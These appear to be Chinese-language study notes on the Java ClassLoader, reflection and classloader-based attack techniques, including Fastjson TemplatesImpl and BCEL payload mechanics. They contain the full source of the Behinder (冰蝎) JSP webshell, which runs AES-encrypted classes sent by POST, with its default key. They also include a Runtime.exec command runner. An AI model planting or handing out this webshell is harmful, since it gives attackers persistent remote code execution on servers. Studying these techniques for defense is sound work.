
ClassLoader(类加载机制)

Java类必须经过JVM加载 加载器是分层的 不指定类加载器默认用App ClassLoader加载

获取类加载器可能return null 比如java.io.file 初始化使用Boostrap ClassLoader加载 所有被Bootstrap ClassLoader加载的类都会返回null

ClassLoader核心方法



学习关键点 关注前四个核心方法

Tricks:IDea下使用alt+7的快捷键查看当前文件下所有方法

Java类动态加载方式

显式 隐式

显式是java反射 隐式是类名.方法名()或 new 一个

类加载流程

1. `ClassLoader` 会调用 `public Class<?> loadClass(String name)` 方法加载 `com.anbai.sec.classloader.TestHelloWorld` 类。
2. 调用 `findLoadedClass` 方法检查 `TestHelloWorld` 类是否已经初始化，如果JVM已初始化过该类则直接返回类对象。
3. 如果创建当前 `ClassLoader` 时传入了父类加载器（ `new ClassLoader(父类加载器)` ）就使用父类加载器加载 `TestHelloWorld` 类，否则使用JVM的 `Bootstrap ClassLoader` 加载。
4. 如果上一步无法加载 `TestHelloWorld` 类，那么调用自身的 `findClass` 方法尝试加载 `TestHelloWorld` 类。
5. 如果当前的 `ClassLoader` 没有重写了 `findClass` 方法，那么直接返回类加载失败异常。如果当前类重写了 `findClass` 方法并通过传入的 `com.anbai.sec.classloader.TestHelloWorld` 类名找到了对应的类字节码，那么应该调用 `defineClass` 方法去JVM中注册该类。
6. 如果调用loadClass的时候传入的 `resolve` 参数为true，那么还需要调用 `resolveClass` 方法链接类，默认为false。
7. 返回一个被JVM加载后的 `java.lang.Class` 类对象。

自定义ClassLoader

重写findClass的逻辑 利用反射方法执行任意方法

代码逻辑 if判断是否为特定的类，return defineclass回去 否则直接回父类

自定义类加载器loadclass指定类

反射创建类

反射获取方法然后调用

getMethod 和getDeclaredMethod区别

getMethod()返回某个类的所有公用（public）方法包括其继承类的公用方法，当然也包括它所实现接口的方法

getDeclaredMethod()对象表示的类或接口声明的所有方法,包括公共、保护、默认（包）访问和私有方法，但不包括继承的方法。当然也包括它所实现接口的方法

思考:Integer 和int区别

Integer是int的包装类 int是基本类型

URLClassLoder


可以加载远程的类 在远程留后门然后执行

知识点:用Process类下的runtime执行命令

```java
public static  void run(String cmd) {
    try {
        Process process = Runtime.getRuntime().exec(cmd);
        InputStream in = process.getInputStream();
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        int a= 0;
        byte b[] = new byte[1024];
        while((a = in.read(b))!=-1){
            baos.write(b, off: 0,a);
        }
        System.out.println(baos);
    } catch (Exception e) {
```

类加载隔离

双亲委托 创建类加载器可以指定该类加载的父类加载器 两个ClassLoader可以加载相同的class(必须非继承)



JSP自定义类加载后门

文件落地的趋势基本凉凉

冰蝎木马类加载木马

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*" %>
<%!
    class U extends ClassLoader {

        U(ClassLoader c) {
            super(c);
        }

        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }
%>
<%
    if (request.getMethod().equals("POST")) {
        String k = "e45e329feb5d925b";/*该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond*/
        session.putValue("u", k);
        Cipher c = Cipher.getInstance("AES");
        c.init(2, new SecretKeySpec(k.getBytes(), "AES"));
        new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);
    }
%>
```

copy

BCEL ClassLoader

BCEL（Apache Commons BCEL™）是一个用于分析、创建和操纵Java类文件的工具库，Oracle JDK引用了BCEL库，不过修改了原包名 `org.apache.bcel.util.ClassLoader` 为 `com.sun.org.apache.bcel.internal.util.ClassLoader`，BCEL的类加载器在解析类名时会对ClassName中有 `$$BCEL$$` 标识的类做特殊处理，该特性经常被用于编写各类攻击Payload。

json反序列化注入类名和类加载器不会类加载

fastjson自动调用getter方法 最终调用getConnection方法

在这里通过Class.forName来反射加载

Xalan ClassLoader

类的字节码 fastjson可以通过json传入

摘自园长大大原文

Fastjson会创建`com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl`类实例，并通过json中的字段去映射`TemplatesImpl`类中的成员变量，比如将`_bytecodes`经过Base64解码后将byte[]映射到`TemplatesImpl`类的`_bytecodes`上，其他字段同理。但仅仅是属性映射是无法触发传入的类实例化的，还必须要调用`getOutputProperties()`方法才会触发`defineClass`（使用传入的恶意类字节码创建类）和`newInstance`（创建恶意类实例，从而触发恶意类构造方法中的命令执行代码），此时已是万事俱备，只欠东风了。

Fastjson在解析类成员变量（`com.alibaba.fastjson.parser.deserializer.JavaBeanDeserializer#parseField`）的时候会将`private Properties _outputProperties;`属性与`getOutputProperties()`关联映射（FastJson的`smartMatch()`会忽略`_`、`-`、`is`（仅限boolean/Boolean类型），所以能够匹配到`getOutputProperties()`方法），因为`_outputProperties`是Map类型（Properties是Map的子类）所以不需要通过set方法映射值（`fieldInfo.getOnly`），因此在setValue的时候会直接调用`getOutputProperties()`

JSP加载

JSP和PHP一样能动态修改，JSP能热更新借助的是自定义类加载行为

Tips:热更新不需要关闭服务器 直接重新部署即可 冷的需要关闭服务器